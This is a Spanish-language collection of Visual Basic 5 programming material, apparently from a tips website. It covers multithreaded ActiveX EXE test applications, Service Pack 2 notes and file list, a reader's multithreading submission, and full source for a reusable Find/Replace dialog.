La clase MainApp, en su evento Initialize, muestra el formulario principal de la aplicación de prueba. MainApp debe pasar al formulario principal su referencia Me, de manera que el formulario evita que MainApp termine. Desde la interfaz principal de usuario puede crear todos los subprocesos siguientes. Configurar la propiedad Instancing para MainApp como PublicNotCreatable le ayudará a evitar que se muestren dos formularios de interfaz de usuario principal.

Un ejemplo sencillo de una clase MainApp y su formulario asociado (pasos 5 y 6 anteriores) podría tener la apariencia siguiente:

```
' Código para una clase MainApp.
Private mfrmMTMain As New frmMTMain

Private Sub Class_Initialize()
    Set mfrmMTMain.MainApp = Me
    mfrmMTMain.Caption = mfrmMTMain.Caption & " (" & App.ThreadID & ")"
    mfrmMTMain.Show
End Sub

Friend Sub Closing()
```

```
    Set mfrmMTMain = Nothing
End Sub

Private Sub Class_Terminate()
    ' Borra la ventana oculta.
    Call FreeProcessWindow
End Sub

' Código para el formulario frmMTMain.
Public MainApp As MainApp

Private Sub Form_Unload(Cancel As Integer)
    Call MainApp.Closing
    Set MainApp = Nothing
End Sub
```

Varias instancias de la aplicación de prueba

Incluir el Id. de proceso en el título de la ventana oculta permite que se ejecuten varias instancias de la aplicación de prueba sin interferirse entre ellas.

Cuando llama a CreateObject, la instancia de la clase pública que crea estará en un subproceso *de la instancia actual de la aplicación*. Esto se debe a que CreateObject siempre intenta crear un objeto en la aplicación actual antes de buscar otros componentes Exe que podría proporcionar el objeto.

Propiedades útiles para el apartado

Puede que encuentre útil exponer el Id. de proceso como una propiedad de sólo lectura del módulo que contiene Sub Main:

```
'Este código no se requiere para la aplicación de prueba
Public Property Get ProcessID() As Long
    ProcessID = mlngProcessID
End Property
```

Esto permite que cualquier objeto del subproceso obtenga el Id. de proceso si llama a la propiedad ProcessID no cualificada. También puede que encuentre útil exponer una propiedad Boolean IsMainThread de esta forma.

Crear nuevos subprocesos

La opción Subproceso por objeto hace que cada objeto público se cree externamente (es decir, que se cree mediante la función CreateObject) para iniciarse en un nuevo subproceso. Para crear un nuevo subproceso, basta con utilizar el Id. de programa (ProgID) de una de sus clases MultiUse:

```
'Este código no se incluye en la aplicación de prueba
Dim tw As ThreadedWindow
Set tw = CreateObject("ThreadDemo.ThreadedWindow")
```

La variable tw contiene ahora una referencia a un objeto de un nuevo subproceso. Todas las llamadas a las propiedades y los métodos de este objeto que se realicen mediante tw estarán sujetas a la carga adicional que supone la ordenación entre subprocesos.

Nota Un objeto creado con el operador New no se crea en un nuevo subproceso. Reside en el mismo subproceso donde se ejecutó el operador New. Vea "Diseñar componentes de subprocesos múltiples fuera de proceso" y "Cómo funciona la creación de objetos en componentes de Visual Basic" de los Libros en pantalla.

Para asegurarse de que MainApp no termina hasta que todos los demás subprocesos han finalizado, puede asignar a cada clase pública una propiedad MainApp. Cuando un objeto crea un objeto MultiUse en un nuevo subproceso, puede pasar al nuevo objeto una referencia al objeto MainApp como parte del proceso de inicialización. (También puede pasar a MainApp una referencia al nuevo objeto, de forma que MainApp tenga un conjunto de referencias a todos los objetos que controlan subprocesos; sin embargo, recuerde que esto creará referencias circulares. Vea "Tratamiento de las referencias circulares" en los Libros en pantalla.)

Si desea que una clase que controla un subproceso muestre un formulario, debe proporcionarle un método Initialize (no se confunda con el evento Initialize) o un método Show que muestre el formulario. No muestre el formulario en el procedimiento de evento Class_Initialize, puesto que esto podría provocar error de temporización al crear instancias de la clase. En una clase muy sencilla, el código para una clase MultiUse ThreadedWindow y su formulario, frmThreadedWindow, podría tener la siguiente apariencia:

```
'Código para una clase MultiUse ThreadedWindow.
Private mMainApp As MainApp
Private mfrm As New frmThreadedWindow

Public Sub Initialize(ByVal ma As MainApp)
    Set mMainApp = ma
    Set mfrm.ThreadedWindow = Me
    mfrm.Caption = mfrm.Caption & " (" & App.ThreadID & ")"
    mfrm.Show
End Sub

Friend Sub Closing()
    Set mfrm = Nothing
End Sub

'Código para el formulario frmThreadedWindow.
Public ThreadedWindow As ThreadedWindow

Private Sub Form_Unload(Cancel As Integer)
    Call ThreadedWindow.Closing
    Set ThreadedWindow = Nothing
End Sub
```

El siguiente miniprograma muestra cómo podría inicializar el objeto ThreadedWindow:

```
'Código para el formulario principal de la aplicación de prueba (frmMTMain).
Private Sub mnuFileNewTW_Click()
    Dim tw As ThreadedWindow
    Set tw = CreateObject("ThreadDemo.ThreadedWindow")
    ' Indica al nuevo objeto que muestre su formulario y
    '   le pasa una referencia al objeto de la
    '   aplicación principal.
    Call tw.Initialize(Me.MainApp)
End Sub
```

Si tiene varias clases que controlan subprocesos, puede hacer que su código sea más genérico mediante la definición de una interfaz IApartment que contenga el método Initialize. Cuando implemente IApartment en cada clase, puede proporcionar el código del método Initialize apropiado para esa clase. El código para la creación de subproceso podría tener la siguiente apariencia:

```
'Este código no se requiere para la aplicación de prueba
Private Sub mnuFileNewObject_Click(Index As Integer)
    Dim iapt As IApartment
    Select Case Index
      Case otThreadedWindow
        Set iapt = CreateObject("ThreadDemo.ThreadedWindow")
      ' (otros casos…)
    End Select
    ' Código común para inicializar objetos.
    Call iapt.Initialize(MainApp)
End Sub
```

Nota Puede crear una interfaz IXxxxApartment que sea conocida sólo para la aplicación de subprocesos múltiples si define la interfaz en una biblioteca de tipos distinta. En el proyecto de Exe ActiveX, establezca una referencia a la biblioteca de tipos.

Mantener referencias a objetos de subprocesos múltiples

Para asegurar el cierre apropiado de una aplicación de subprocesos múltiples debe hacer un seguimiento de todas las referencias a los objetos MultiUse que utilice para crear y controlar subprocesos.

Defina claramente sus objetivos para la duración del objeto. Por ejemplo, considere el caso de un objeto MultiUse que muestra un formulario. La forma más sencilla de administrar la duración del objeto es hacer que el objeto pase al formulario una referencia Me; el formulario mantiene entonces el objeto vivo. Cuando el usuario cierra el formulario, el evento Unload del formulario debe establecer todas las referencias al objeto MultiUse como Nothing, de forma que el objeto puede terminar y a su vez limpiar su referencia al formulario. (Puede que encuentre útil proporcionar al objeto MultiUse un método Friend que limpie la referencia al formulario y todas las demás referencias internas al objeto; el evento Unload del formulario puede llamar a este método.)

Si el objeto que controla un subproceso crea objetos adicionales en el subproceso mediante el operador New, asegúrese de que limpia las referencias a esos objetos. El subproceso no puede cerrarse hasta que se hayan liberado todas las referencias a objetos que se crearon en el subproceso. Los subprocesos abiertos consumen recursos del sistema.

Los métodos Friend no se pueden usar entre subprocesos

Puesto que las propiedades y métodos Friend no forman parte de la interfaz pública de una clase, no puede llamarlos desde otro subproceso. Las llamadas de subprocesos cruzados entre objetos se limitan a las propiedades y los métodos declarados como Public.

Reentrada

Si un método de un objeto funciona llamando a DoEvents, mostrando un formulario modal o haciendo una llamada secundaria a un objeto de otro subproceso, una segunda llamada puede entrar en el código del método antes de que se complete la primera llamada. Si ese método usa o cambia valores de propiedad o variables de módulo, esto podría dar lugar a un estado interno no válido del objeto. Para protegerse frente a la reentrada, puede hacer lo siguiente:

- Evitar cesiones.
- Mantener un indicador Boolean de módulo para cada método. Cuando comience un método, comprueba este indicador para determinar si hay en curso una llamada al método. Si no la hay, el método asigna al indicador el valor True y continúa; de lo contrario, produce un error. Debe tener cuidado de volver a asignar el valor False al indicador cuando se complete el método o cuando se salga por cualquier razón.
- Escribir métodos de reentrada; es decir, métodos que no dependen de datos de módulo.

Tareas asíncronas

Visual Basic no proporciona ninguna manera de bifurcar la ejecución; es decir, hacer que un subproceso inicie una llamada a un método en un nuevo subproceso y reanude inmediatamente el procesamiento en el subproceso original. Puede simular este comportamiento en su aplicación de prueba si hace que la llamada al método original active un cronómetro y después vuelva inmediatamente. Cuando ocurra el evento del cronómetro, puede desactivar el cronómetro y realizar el procesamiento asíncrono. Esta técnica se explica en "Devoluciones de llamada y eventos asíncronos" en los Libros en pantalla, y se demuestra en los Libros en pantalla (vea "Crear un componente Exe ActiveX") y en la aplicación de ejemplo Coffee.

Usar la aplicación de subprocesos múltiples de prueba

Debe compilar la aplicación de prueba de subprocesos múltiples para poder probar el componente con separación de subprocesos, ya que el entorno de desarrollo de Visual Basic no admite actualmente varios subprocesos de ejecución. Si tiene Visual Studio, puede que encuentre útil compilar la aplicación de prueba con la información para depuración de código nativo, de forma que pueda utilizar el depurador de Visual Studio.

Nota sobre las secuencias de comandos seguras para controles ActiveX

Dos de los controles con separación de subprocesos que se incluyen con Visual Basic versión 5.0 Service Pack 2, el control Common Dialog y el control Toolbar, admiten ahora la interfaz IObjectSafety de ActiveX. Cuando se utilizan estos controles en un entorno donde se exigen secuencias de comandos seguras, como en Internet Explorer, se marcan como Seguros para secuencias de comandos; sin embargo, ciertas características de estos controles estarán desactivadas para poder calificarlos como seguros para secuencias de comandos:

- El control Toolbar no puede guardar su estado en el registro, puesto que una secuencia de comandos con un comportamiento defectuoso podría explotarlo para escribir información descontrolada en el registro.
- Mostrar ayuda está desactivado en el control Common Dialog, ya que una secuencia de comandos con un comportamiento defectuoso podría usar esta característica para ejecutar macros de Ayuda que podrían provocar daños al equipo del usuario.

Lista de componentes

En Visual Basic versión 5.0 Service Pack 2 se incluyen los siguientes archivos:

comct232.ocx	**msmask32.ocx**	**msvbvm50.dll**	**vb5es.dll**
comct232.dep	**msmask32.dep**	**c2.exe**	
comctl32.ocx	**msrdc20.ocx**	**asycfilt.dll**	
comctl32.dep	**msrdc20.dep**	**oleaut32.dll**	
comdlg32.ocx	**msrdo20.dll**	**olepro32.dll**	
comdlg32.dep	**msrdo20.dep**	**stdole2.tlb**	
dbgrid32.ocx	**msstkprp.dll**	**setupwiz.exe**	
dbgrid32.dep	**mswinsck.ocx**	**vb5dep.ini**	
dblist32.ocx	**mswinsck.dep**	**setup1.bas**	
dblist32.dep	**picclp32.ocx**	**setup1.exe**	
mci32.ocx	**picclp32.dep**	**vb5sp2.htm**	
mci32.dep	**richtx32.ocx**	**vb5sp2.wri**	
mscomm32.ocx	**richtx32.dep**	**readme.wri**	
mscomm32.dep	**sysinfo.ocx**	**mscdrun.dll**	
msflxgrd.ocx	**sysinfo.dep**	**mscdrun.dep**	
msflxgrd.dep	**tabctl32.ocx**	**mscondes.dll**	
msinet.ocx	**tabctl32.dep**	**msctles.dll**	
msinet.dep	**vb5.exe**	**cmdlges.dll**	
msmapi32.ocx	**vba5.dll**	**flxgdes.dll**	
msmapi32.dep	**vb5ide.dll**	**msprpes.dll**	

Pulsa este link si quieres ver el resultado de buscar: VB5FixlistSP2 en http://www.microsoft.com/kb

Multi-Threading

Fecha: 11/Dic/97 (recibida el 21/Nov/97)
Autor: Nacho Cassou nachoc@dixit.com

Se me ha ocurrido hacer unas pruebas con el multi-threading, que era algo que me tenía intrigado, pues me parecía muy interesante conseguir que dentro de un programa se pudieran ejecutar cosas en paralelo (la utilidad es evidente, no?).

Ya sé que esto mismo se puede conseguir mediante EXE's ActiveX, pero tal como yo lo he hecho resulta bastante más sencillo (aunque probablemente proporcione menos funcionalidades).
El código está auto-documentado (má o meno) para que sea fácil entender lo que hago.
Seguiré profundizando en el tema (pues, como verás, hay alguna pega que no he conseguido solucionar) y, si te parece interesante, te iré enviando 'updates'.

El apartado al que debería ir es el de API, y sólo funciona en VB5. Lo he probado en W95 (en cuanto tenga un momento lo pruebo en NT)

Salu2,

Nacho.

(26/Nov/97)

Un par de cosas que olvidé comentarte el otro día :

- Si se ejecuta en entorno de desarrollo puede dar problemas.
- No funcionan los MsgBox desde un Thread diferente al principal.

Por lo demás funciona perfectamente.
La idea la saqué de un artículo del CD de MSDN que acompaña al VB5 y que explica como crear ejecutables que se comporten como un servicio en NT, aunque
en el ejemplo la hebra se crea desde una rutina en C.

Ejemplo y listados. (multithreading.zip 6.56 KB)

Mis Utilidades

Diálogo para Buscar y Reemplazar

revisado y mejorado (espero)

Fecha: 8/Sep/97

No voy a empezar con una E, no sea que le coja el gustillo...


Esta es la última "versión" que tengo del diálogo para buscar y reemplazar.
La mejora, aparte de añadirle un par de checkbox para poder seleccionar palabra completa y la dirección de la búsqueda, está en que ahora las rutinas de búsqueda se realizan en el mísmo código, así se puede usar en cualquier programa sin tener que "implementar" esas rutinas... de esta forma si mejoras la rutina de búsqueda, servirá para cualquier aplicación que la utilice... ¿quién hablaba de código reutilizable sólo por medio de porgramación orientada a objetos...?

Este es el nuevo look del formulario:

Para usar las nuevas opciones de los CheckBoxes, deberás poner esto en el form_unload:

```
iFFCompleta = chkCompleta.Value
iFFAtras = chkDireccion.Value
```

De esta forma se asignan esas variables, que están declaradas en el módulo que acompaña a este form, después pondré el listado, lo que hay que tener en cuenta es que el form que quiera usar las rutinas que se incluyen en el módulo debe tener un menú de edición con estas opciones:



Esta sería una forma de usarlo, no sólo para aprovechar las rutinas incluidas, sino usando otras, por ejemplo para el caso de buscar

en uan base de datos:

```
iFFAtras = True
If gsBuscar(sBuscar, cFFAc_Buscar + cFFAc_Atras, "Buscar datos") > cFFAc_IDLE Then
    sBuscar = Trim$(sBuscar)
    If Len(sBuscar) Then
```

Este es el código completo del Form y del módulo:

```
'-----------------------------------------------------
'Form genérico para diálogo Buscar/Reemplazar
'
'Nuevas opciones:    6/Sep/97   Palabra completa y dirección
'
'©Guillermo Som Cerezo, 1996-97
'-----------------------------------------------------
Option Explicit

Const NumeroMaximoDeItems = 200
Dim bBuscandoEnCombo As Boolean
Dim iPosCombo As Integer


Private Sub cmdCancel_Click()
    ActualizarCombo

    iFFAccion = cFFAc_Cancelar
    Unload Me
End Sub


Private Sub cmdFindNext_Click()
    ActualizarCombo
    sFFBuscar = txtFind.Text
    sFFPoner = ""

    iFFAccion = cFFAc_BuscarSiguiente
    Unload Me
End Sub


Private Sub cmdReplace_Click()
    ActualizarCombo
    sFFBuscar = txtFind.Text
    sFFPoner = txtReplace.Text
    If Len(sFFPoner) = 0 Then
        iFFAccion = cFFAc_Buscar
    Else
        iFFAccion = cFFAc_Reemplazar
    End If
    Unload Me
End Sub


Private Sub cmdReplaceAll_Click()
    ActualizarCombo
    sFFBuscar = txtFind.Text
    sFFPoner = txtReplace.Text
    If Len(sFFPoner) = 0 Then
        iFFAccion = cFFAc_Buscar
    Else
```

```
        iFFAccion = cFFAc_ReemplazarTodo
    End If
    Unload Me
End Sub


Private Sub Combo1_Change(Index As Integer)

    If bBuscandoEnCombo Then Exit Sub

    If Index = 0 Then
        txtFind = Combo1(0).Text
    Else
        txtReplace = Combo1(1).Text
    End If
End Sub


Private Sub Combo1_Click(Index As Integer)

    If bBuscandoEnCombo Then Exit Sub

    If Combo1(Index).ListIndex Then
        Combo1(Index).Text = Combo1(Index).List(Combo1(Index).ListIndex)
    End If
    If Index = 0 Then
        txtFind = Combo1(Index).Text
    Else
        txtReplace = Combo1(Index).Text
    End If
End Sub


Private Sub Form_Load()

    If sFFIni = "" Then
        sFFIni = "BuscReemp.ini"
    End If
    'Posicionar en el centro de la ventana principal
    Move (Screen.Width - Width) \ 2, (Screen.Height - Height) \ 2

    'En un sub, para que acepte el tag de los combos.
    'Si se dejaba en el Form_Load, no se actualizaban los valores de inicio
    Timer1.Interval = 100
    Timer1.Enabled = True
End Sub


Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    'Si se cierra por el controlbox, o cualquier forma distinta del propio código,
    'asumir que se ha cancelado.
    If UnloadMode <> vbFormCode Then
        iFFAccion = cFFAc_Cancelar
    End If
End Sub


Private Sub Form_Unload(Cancel As Integer)
    Dim N As Integer
    Dim vTmp As String
    Dim sTmp As String
    Dim i As Integer
```

```
    Dim j As Integer
    Dim sTag As String

    iFFCompleta = chkCompleta.Value
    iFFAtras = chkDireccion.Value

    If iFFAccion <> cFFAc_Cancelar Then
        ActualizarCombo
        For i = 0 To 1
            N = Combo1(i).ListCount
            sTag = Trim$(Combo1(i).Tag)
            If N > NumeroMaximoDeItems Then N = NumeroMaximoDeItems
            GuardarIni sFFIni, sTag, "NumEntradas", CStr(N)
            For j = 0 To N - 1
                vTmp = "Entrada" & CStr(j)
                sTmp = Combo1(i).List(j)
                GuardarIni sFFIni, sTag, vTmp, sTmp
            Next
        Next
    End If
    Set gsDBR = Nothing
End Sub


Private Sub ActualizarCombo()
    '-----------------------------------------------------
    'Esta rutina actualiza el contenido de los dos combos,
    'si la entrada en el Combo.Text no está, la incluye.
    'Se podría usar la llamada al API de Windows.
    '-----------------------------------------------------
    'Actualizar el contenido del Combo
    Dim sTmp As String
    'Para más rapidez...
    'Static i As Integer
    'Static j As Integer
    'Static hallado As Boolean
    Static k As Integer
    '
    bBuscandoEnCombo = True
    For k = 0 To 1
        'hallado = False
        sTmp = Combo1(k).Text
        If Len(Trim$(sTmp)) Then
            'j = Combo1(k).ListCount - 1
            'For i = 0 To j
            '    If StrComp(Trim$(sTmp), Trim$(Combo1(k).List(i))) = 0 Then
            '        hallado = True
            '        Exit For
            '    End If
            'Next
            'El valor devuelto no nos interesa
            If ActualizarLista(sTmp, Combo1(k)) Then
            End If
            'If Not hallado Then
            '    Combo1(k).AddItem sTmp, 0
            'End If
        End If
    Next
    bBuscandoEnCombo = False
End Sub
```

```
Private Sub IniciarCombo()
    Dim j As Integer
    Dim i As Integer
    Dim N As Integer
    Dim vTmp As String
    Dim sTmp As String
    Dim sTag As String

    'asignar los valores anteriores del combo
    For i = 0 To 1
        sTag = Trim$(Combo1(i).Tag)
        N = 0
        N = LeerIni(sFFIni, sTag, "NumEntradas", N)
        If N > NumeroMaximoDeItems Then N = NumeroMaximoDeItems
        '
        For j = 0 To N - 1
            vTmp = "Entrada" & CStr(j)
            sTmp = LeerIni(sFFIni, sTag, vTmp, "")
            If Len(sTmp) Then
                Combo1(i).AddItem sTmp
            End If
        Next
    Next
End Sub


Private Sub Timer1_Timer()
    'asignar los valores anteriores del combo
    Timer1.Enabled = False  'Ya no necesitaremos más este evento!!!
    IniciarCombo
End Sub


Public Sub PosicionarControles()

    '================================================================
    '----------------------------------------------------------------
    'Si se quiere ajustar el tamaño y posición del form ( 6/Sep/97)
    'comentar el Exit Sub
    '----------------------------------------------------------------
    Exit Sub
    '================================================================

    'Posiciona los controles según su estado de visibilidad
    Dim tTop As Integer

    'Si se muestra Reemplazar
    tTop = Combo1(0).Top
    With Combo1(1)
        If .Enabled Then
            tTop = .Top
        End If
    End With
    'Se usa enabled en lugar de visible porque los controles
    'no son visibles hasta que se hace el Show del Form
    If chkCompleta.Enabled Then
        chkCompleta.Top = tTop + 510
        tTop = chkCompleta.Top - 150
    End If
```

```
    If chkDireccion.Enabled Then
        chkDireccion.Top = tTop + 510
        tTop = chkDireccion.Top
    End If
    cmdFindNext.Top = tTop + 480
    tTop = cmdFindNext.Top
    cmdReplace.Top = tTop
    cmdReplaceAll.Top = tTop
    cmdCancel.Top = tTop
    'Altura del Form
    Height = tTop + 810
End Sub

'------------------------------------------------------------
'gsDBR.bas Módulo para el diálogo de Buscar y Reemplazar
'
'(c)Guillermo Som, 1997
'------------------------------------------------------------
Option Explicit

'Nuevas variables para palabra completa y dirección:    ( 6/Sep/97)
Global iFFCompleta As Boolean
Global iFFAtras As Boolean
Global Const cFFAc_Accion = 15      'para los valores normales
Global Const cFFAc_Completa = 32    'si se muestra palabra completa
Global Const cFFAc_Atras = 64       'si se muestra la dirección de búsqueda
'
'Para usar procedimientos genéricos de búsqueda         (31/Ago/97)
Global LineaEstado As Control
'Constantes para el menú de Edición
Global Const mEdDeshacer = 0
Global Const mEdCortar = 1
Global Const mEdCopiar = 2
Global Const mEdPegar = 3
'Const mEdSep1 = 4
Global Const mEdBuscarActual = 5
Global Const mEdBuscarSigActual = 6
Global Const mEdReemplazarActual = 7
'Const mEdSep2 = 8
Global Const mEdSeleccionarTodo = 9
'
'Constantes para las opciones de búsqueda en el TextBox actual
Global Const CMD_BuscarActual = 101
Global Const CMD_BuscarSigActual = 102
Global Const CMD_ReemplazarActual = 103
Global Const CMD_SeleccionarTodo = 104

'Variables y constantes para buscar/reemplazar
Global sFFBuscar As String
Global sFFPoner As String
Global iFFAccion As Integer
'
'Constantes para la acción a realizar
Global Const cFFAc_Cancelar = True
Global Const cFFAc_IDLE = 0
Global Const cFFAc_Buscar = 1
Global Const cFFAc_BuscarSiguiente = 2
Global Const cFFAc_Reemplazar = 3
Global Const cFFAc_ReemplazarTodo = 4
```

```
Global Const cFFAc_Aceptar = 5
'
Global sFFIni As String                     'Archivo de configuración

'Funciones Globales del API
#If Win32 Then
    Declare Function SendMessage Lib "user32" Alias "SendMessageA" _
        (ByVal hWnd As Long, ByVal wMsg As Long, _
         ByVal wParam As Long, lParam As Any) As Long

    Declare Function PostMessage Lib "user32" Alias "PostMessageA" _
            (ByVal hWnd As Long, ByVal wMsg As Long, _
             ByVal wParam As Long, ByVal lParam As Long) As Long
#Else
    Declare Function SendMessage Lib "User" _
        (ByVal hWnd As Integer, ByVal wMsg As Integer, _
         ByVal wParam As Integer, lParam As Any) As Long
    Declare Function PostMessage Lib "User" _
            (ByVal hWnd As Integer, ByVal wMsg As Integer, _
             ByVal wParam As Integer, lParam As Any) As Integer
#End If

'Declaración de las constantes, para usar con SendMessage/PostMessage
Global Const WM_CUT = &H300
Global Const WM_COPY = &H301
Global Const WM_PASTE = &H302
'Global Const WM_CLEAR = &H303
'
Global Const EM_CANUNDO = &HC6
Global Const EM_UNDO = &HC7


Public Function ActualizarLista(ByVal sTexto As String, cList As Control, Optional
vTipoBusqueda, Optional vAddLista) As Long
    'Esta función comprobará si el texto indicado existe en la lista
    'Si no es así, lo añadirá
    'El valor devuelto, será la posición dentro de la lista ó -1 si hay "fallos"
    '
    'Para buscar en el List/combo usaremos una llamada al API
    '(si ya hay una forma de hacerlo, ¿para que re-hacerla?)
    '
    'Constantes para los combos
    Const CB_FINDSTRINGEXACT = &H158
    Const CB_FINDSTRING = &H14C
    Const CB_SELECTSTRING = &H14D
    'Constantes para las Listas
    Const LB_FINDSTRINGEXACT = &H1A2        'Busca la cadena exactamente igual
    Const LB_FINDSTRING = &H18F             'Busca en cualquier parte de la cadena
    Const LB_SELECTSTRING = &H18C           'Busca desde el principio de la cadena
    '
    Dim lTipoBusqueda As Long
    Dim bTipoBusqueda As Integer            '0= Exacta, 1= cualquier parte, 2=desde
el principio
    Dim bAddLista As Boolean
    Dim L As Long

    'Si se busca palabra completa o parcial,
    'por defecto COMPLETA
    If IsMissing(vTipoBusqueda) Then
        bTipoBusqueda = False
```

```
    Else
        bTipoBusqueda = vTipoBusqueda
    End If
    'Si se debe añadir o no, por defecto SI
    If IsMissing(vAddLista) Then
        bAddLista = True
    Else
        bAddLista = vAddLista
    End If

    'Si el control es un Combo
    If TypeOf cList Is ComboBox Then
        If bTipoBusqueda = 1 Then
            lTipoBusqueda = CB_FINDSTRING
        ElseIf bTipoBusqueda = 2 Then
            lTipoBusqueda = CB_SELECTSTRING
        Else
            lTipoBusqueda = CB_FINDSTRINGEXACT
        End If
    'Si el control es un list
    ElseIf TypeOf cList Is ListBox Then
        If bTipoBusqueda = 1 Then
            lTipoBusqueda = LB_FINDSTRING
        ElseIf bTipoBusqueda = 2 Then
            lTipoBusqueda = LB_SELECTSTRING
        Else
            lTipoBusqueda = LB_FINDSTRINGEXACT
        End If
    Else
        'no es un control List o Combo, salir
        ActualizarLista = -1
        Exit Function
    End If

    If cList.ListCount = 0 Then
        'Seguro que no está, así que añadirla, si viene al caso...
        L = -1
    Else
        L = SendMessage(cList.hWnd, lTipoBusqueda, -1, ByVal sTexto)
    End If

    'Si no está, añadirla
    If L = -1 Then
        If bAddLista Then
            'Con el 0 se añade al principio de la lista
            cList.AddItem sTexto, 0
            L = ActualizarLista(sTexto, cList, bTipoBusqueda, bAddLista)
        End If
    End If
    ActualizarLista = L
End Function


Public Function gsReemplazar(sBuscar As String, sPoner As String, Optional vModo,
Optional vCaption) As Integer
    'Prepara el diálogo de Reemplazar
    Dim iModo As Integer
    Dim sCaption As String

    If IsMissing(vModo) Then
```

```
        iModo = cFFAc_Reemplazar
    Else
        iModo = vModo
    End If

    If IsMissing(vCaption) Then
        sCaption = "Reemplazar"
    Else
        sCaption = CStr(vCaption)
    End If

    iFFAccion = cFFAc_IDLE
    With gsDBR
        'Por ahora no se muestra en reemplazar          ( 6/Sep/97)
        .chkCompleta.Visible = False
        .chkCompleta.Enabled = False
        .chkDireccion.Visible = False
        .chkDireccion.Enabled = False
        .Caption = sCaption
        .cmdFindNext.Default = False
        .cmdFindNext.Visible = False
        .cmdReplaceAll.Default = True
        .Combo1(0).Text = sBuscar
        .Combo1(1).Text = sPoner
        .PosicionarControles
        'Mostrar el form y esperar a que se tome una acción
        .Show vbModal
        'Do
        '    .Show
        '    DoEvents
        'Loop Until iFFAccion
    End With
    'Devolver la cadena a reemplazar y buscar
    sBuscar = sFFBuscar
    sPoner = sFFPoner
    'Si tanto buscar como poner están en blanco, devolver cancelar
    If Len(Trim$(sBuscar)) = 0 Then
        If Len(Trim$(sPoner)) = 0 Then
            iFFAccion = cFFAc_Cancelar
        End If
    End If
    'Devolver la acción
    gsReemplazar = iFFAccion
End Function


Public Function gsBuscar(sBuscar As String, Optional vModo, Optional vCaption) As
Integer
    'Prepara el diálogo para buscar
    Dim iModo As Integer
    Dim sCaption As String
    Dim bCompleta As Boolean
    Dim bAtras As Boolean

    If IsMissing(vModo) Then
        iModo = cFFAc_Buscar
        bCompleta = False
        bAtras = False
    Else
        bCompleta = vModo And cFFAc_Completa
```

```
        bAtras = vModo And cFFAc_Atras
        'quedarse sólo con los valores normales
        iModo = vModo And cFFAc_Accion
    End If
    'Sólo permitir buscar y buscar-siguiente
    Select Case iModo
    Case cFFAc_Buscar, cFFAc_BuscarSiguiente
        'está bien, no hay nada que hacer
    Case Else
        iModo = cFFAc_Buscar
    End Select

    If IsMissing(vCaption) Then
        sCaption = "Buscar"
    Else
        sCaption = CStr(vCaption)
    End If

    iFFAccion = cFFAc_IDLE
    With gsDBR
        'Si se muestra la opción de palabra completa
        .chkCompleta.Visible = bCompleta
        .chkCompleta.Enabled = bCompleta
        .chkCompleta = Abs(CInt(iFFCompleta))
        'si se muestra la opción de dirección de búsqueda
        .chkDireccion.Visible = bAtras
        .chkDireccion.Enabled = bAtras
        .chkDireccion = Abs(CInt(iFFAtras))

        .Caption = sCaption
        .cmdReplace.Visible = False
        .lblReplace.Visible = False
        .cmdReplaceAll.Visible = False
        .Combo1(1).Visible = False
        .Combo1(1).Enabled = False
        .cmdFindNext.Left = .cmdReplaceAll.Left
        If iModo = cFFAc_BuscarSiguiente Then
            .cmdFindNext.Caption = "Siguiente"
            DoEvents
        End If
        .Combo1(0).Text = sBuscar
        .PosicionarControles
        'Mostrar el form y esperar a que se tome una acción
        .Show vbModal
        'Do
        '    .Show
        '    DoEvents
        'Loop Until iFFAccion
    End With
    'Devolver la cadena seleccionada/introducida
    sBuscar = sFFBuscar
    'Devolver la acción
    gsBuscar = iFFAccion
End Function


Public Sub gsPedirUnValor(spuvTitulo As String, spuvMensaje As String, spuvPregunta
As String, spuvValor As String, spuvBoton As String)

    'Rutina de propósito general para pedir un valor (00.22 23/May/96)
```

```
    With gsDBR
        .chkCompleta.Visible = False
        .chkCompleta.Enabled = False
        .chkDireccion.Visible = False
        .chkDireccion.Enabled = False
        .Caption = spuvTitulo
        .Combo1(0).Visible = False
        .lblBuscar.Width = .ScaleWidth - 120
        .lblBuscar = spuvMensaje
        .Combo1(0).Visible = False
        .cmdReplace.Visible = False
        .cmdFindNext.Default = False
        .cmdFindNext.Visible = False
        .lblReplace = spuvPregunta
        .cmdReplaceAll.Default = True
        .cmdReplaceAll.Caption = spuvBoton
        If Len(Trim$(spuvValor)) Then
            .Combo1(1).Text = spuvValor
        Else
            If .Combo1(1).ListCount Then
                .Combo1(1).ListIndex = 0
            End If
        End If
        .PosicionarControles
        .Show vbModal
    End With
    spuvValor = sFFPoner
End Sub


Private Sub AccionBuscar(Index As Integer)
    '-------------------------------------------------------------
    'Procedimiento genérico para realizar búsquedas     (31/Ago/97)
    '
    'Valores necesarios:
    '   LineaEstado     un control para mostrar mensajes temporales
    '   CMD_xxx         Apuntará a los índices del menú de edición
    '                   que deberá tener estas opciones:
    '           Deshacer
    '           Cortar
    '           Copiar
    '           Pegar
    '           ---
    '           Buscar
    '           Buscar Siguiente
    '           Reemplazar
    '           ---
    '           Seleccionar Todo
    '
    '-------------------------------------------------------------
    Static sBuscar As String
    Static lngUltimaPos As Long
    Dim lngPosActual As Long
    Dim sTmp As String
    Dim tText As Control

    Set tText = Screen.ActiveForm.ActiveControl
    'Si no es un cuadro de texto, salir
    If Not (TypeOf tText Is TextBox) Then
```

```
        Exit Sub
    End If

    LineaEstado.Tag = LineaEstado

    'para procesar las otras acciones adicionales   (15/Abr/97)
    Select Case Index
    Case CMD_BuscarActual
        'Si hay texto seleccionado...
        With tText
            If .SelLength > 0 Then
                sBuscar = Trim$(.SelText)
            End If
        End With
        'Para "personalizar" la sección de búsqueda...
        gsDBR.Combo1(0).Tag = "Buscar_" & sUsuario
        If gsBuscar(sBuscar, , "Buscar en el campo actual") > cFFAc_IDLE Then
            sBuscar = Trim$(sBuscar)
            If Len(sBuscar) Then
                LineaEstado = "Buscando en el campo actual " & sBuscar & "..."
                DoEvents
                lngUltimaPos = 0&
                lngPosActual = InStr(tText, sBuscar)
                If lngPosActual Then
                    lngUltimaPos = lngPosActual + 1
                    'posicionarse en esa palabra:
                    With tText
                        .SelStart = lngPosActual - 1
                        .SelLength = Len(sBuscar)
                    End With
                Else
                    Beep
                    MsgBox "No se ha hallado el texto buscado", vbOK + vbInformation,
